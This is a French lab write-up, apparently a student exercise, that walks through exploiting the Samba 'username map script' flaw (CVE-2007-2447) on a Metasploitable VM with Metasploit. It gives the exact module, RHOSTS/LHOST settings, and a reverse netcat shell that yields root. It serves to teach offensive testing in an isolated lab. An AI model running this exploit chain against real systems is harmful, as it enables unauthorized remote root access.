
2 - Bureau Kali opérationnel (environnement Xfce)

Après connexion, on arrive sur le bureau **Xfce** de Kali, avec son terminal accessible depuis la barre des tâches. Le lab est désormais au complet : les trois VM (Nessus, Metasploitable, Kali) tournent en parallèle.




3 - Vérification de la configuration réseau de Kali avec la commande ip a

L'interface `eth0` porte l'adresse `192.168.71.137/24`, sur le même segment que le scanner (`.134`) et la cible (`.135`). Cette IP servira aussi d'**adresse de retour (LHOST)** pour la reverse shell.




4 - Vérification de la connectivité vers la cible avec la commande ping -c 4 192.168.71.135

Le ping vers `192.168.71.135` répond avec **0 % de perte** : le lien attaquant → cible est opérationnel, l'exploitation peut commencer.




5 - Installation de Metasploit avec la commande sudo apt install -y metasploit-framework

Selon les options retenues à l'installation, Kali peut être livrée allégée, sans Metasploit préinstallé : on l'installe donc explicitement. L'opération tire tout l'écosystème du framework - **Ruby**, **PostgreSQL**, **Nmap**, **John the Ripper**… ce qui confirme que Metasploit est un véritable **framework** et non un simple outil isolé.



6 - Lancement de la console Metasploit avec la commande msfconsole




On démarre la console interactive de Metasploit. Au premier lancement, elle affiche une bannière (ici un faux « kernel panic » avec un *stack* de `90909090…` - une **blague de Metasploit** référençant les NOP sleds des shellcodes, sans aucune erreur réelle). En bas, l'essentiel : **Metasploit v6.5.5-dev**, avec **2 698 exploits, 1 359 modules auxiliaires et 2 604 payloads** chargés. Le prompt passe à `msf >`, prêt à recevoir les commandes.

7 - Vérification de la base de données et reconstruction de l'index avec les commandes db_status et reload_all

`db_status` indique `postgresql selected, no connection` : la base n'est pas connectée, ce qui désactive le moteur de recherche indexé (le premier `search` ne renvoie rien). On reconstruit l'index avec **`reload_all`**, et la recherche redevient fonctionnelle. La base reste un confort (stockage des hôtes/résultats), pas une obligation pour exploiter.



8 - Recherche du module d'exploitation avec la commande search usermap_script




Champ	Valeur	Ce que ça dit
#	0	numéro d'index du résultat
Full Name	`exploit/multi/samba/usermap_script`	le chemin du module

Champ	Valeur	Ce que ça dit
Disclosure Date	2007-05-14	date de divulgation de la faille (CVE-2007-2447)
Rank	`excellent`	⭐ exploit **très fiable**, ne fait pas planter la cible
Check	No	le module ne peut pas vérifier à l'avance si la cible est vulnérable
Name	Samba "username map script" Command Execution	exécution de commande via Samba

9 - Sélection du module et affichage des paramètres avec les commandes use 0 et show options

`use 0` charge le module (le prompt devient `msf exploit(multi/samba/usermap_script) >`). Metasploit choisit automatiquement une payload par défaut : `cmd/unix/reverse_netcat` (une reverse shell). `show options` montre alors deux blocs de paramètres - ceux de l'exploit (RHOSTS, RPORT) et ceux de la payload (LHOST, LPORT). Seul **RHOSTS** reste à renseigner.




10 - Configuration de la cible avec la commande set RHOSTS 192.168.71.135

On renseigne l'adresse de la cible : `set RHOSTS 192.168.71.135`. Le second `show options` confirme que la configuration est complète :


Paramètre	Valeur	Rôle
RHOSTS	`192.168.71.135`	la cible (Metasploitable)
RPORT	`139`	port Samba
LHOST	`192.168.71.137`	Kali (où la cible se reconnecte)
LPORT	`4444`	port d'écoute sur Kali
Target	`Automatic`	sélection automatique

Tous les paramètres requis (`Required: yes`) sont désormais renseignés : l'exploit sait **qui** attaquer (RHOSTS) et **où** renvoyer le shell (LHOST). On peut lancer l'attaque.

> Réflexe de vérification : LHOST doit toujours pointer vers l'IP de l'attaquant, sinon la reverse shell ne reviendrait nulle part. Ici Metasploit l'a auto-détecté correctement.



11 - Lancement de l'exploit et obtention d'un accès root avec la commande exploit



On lance l'attaque. Metasploit déroule la séquence :

- `Started reverse TCP handler on 192.168.71.137:4444` - Kali ouvre son écoute pour recevoir la connexion retour ;
- la charge est injectée via la faille Samba sur le port 139, et la cible se reconnecte vers Kali ;
- `Command shell session 1 opened (192.168.71.137:4444 → 192.168.71.135:50281)` - **la session est ouverte**.

Particularité de cet exploit : aucun nouveau prompt ne s'affiche après l'ouverture de session - **on est déjà dans le shell de la cible**. On le prouve en tapant directement :

- `id` → `uid=0(root) gid=0(root)`
- `whoami` → `root`
- `hostname` → `metasploitable`

C'est l'aboutissement du Job 05 : depuis Kali, l'exploitation d'une faille SMB détectée par Nessus donne un **accès root complet** sur Metasploitable. La chaîne est bouclée : **Nessus détecte → Metasploit exploite → reverse shell → root**.

Description de la payload utilisée

La payload retenue est `cmd/unix/reverse_netcat`, une **reverse shell**. Au lieu que l'attaquant se connecte à la cible, c'est **la cible qui ouvre une connexion vers Kali** (d'où « reverse »), via netcat. Ce choix est plus robuste en conditions réelles : les pare-feu bloquent souvent les connexions entrantes mais laissent sortir le trafic.

Sommaire

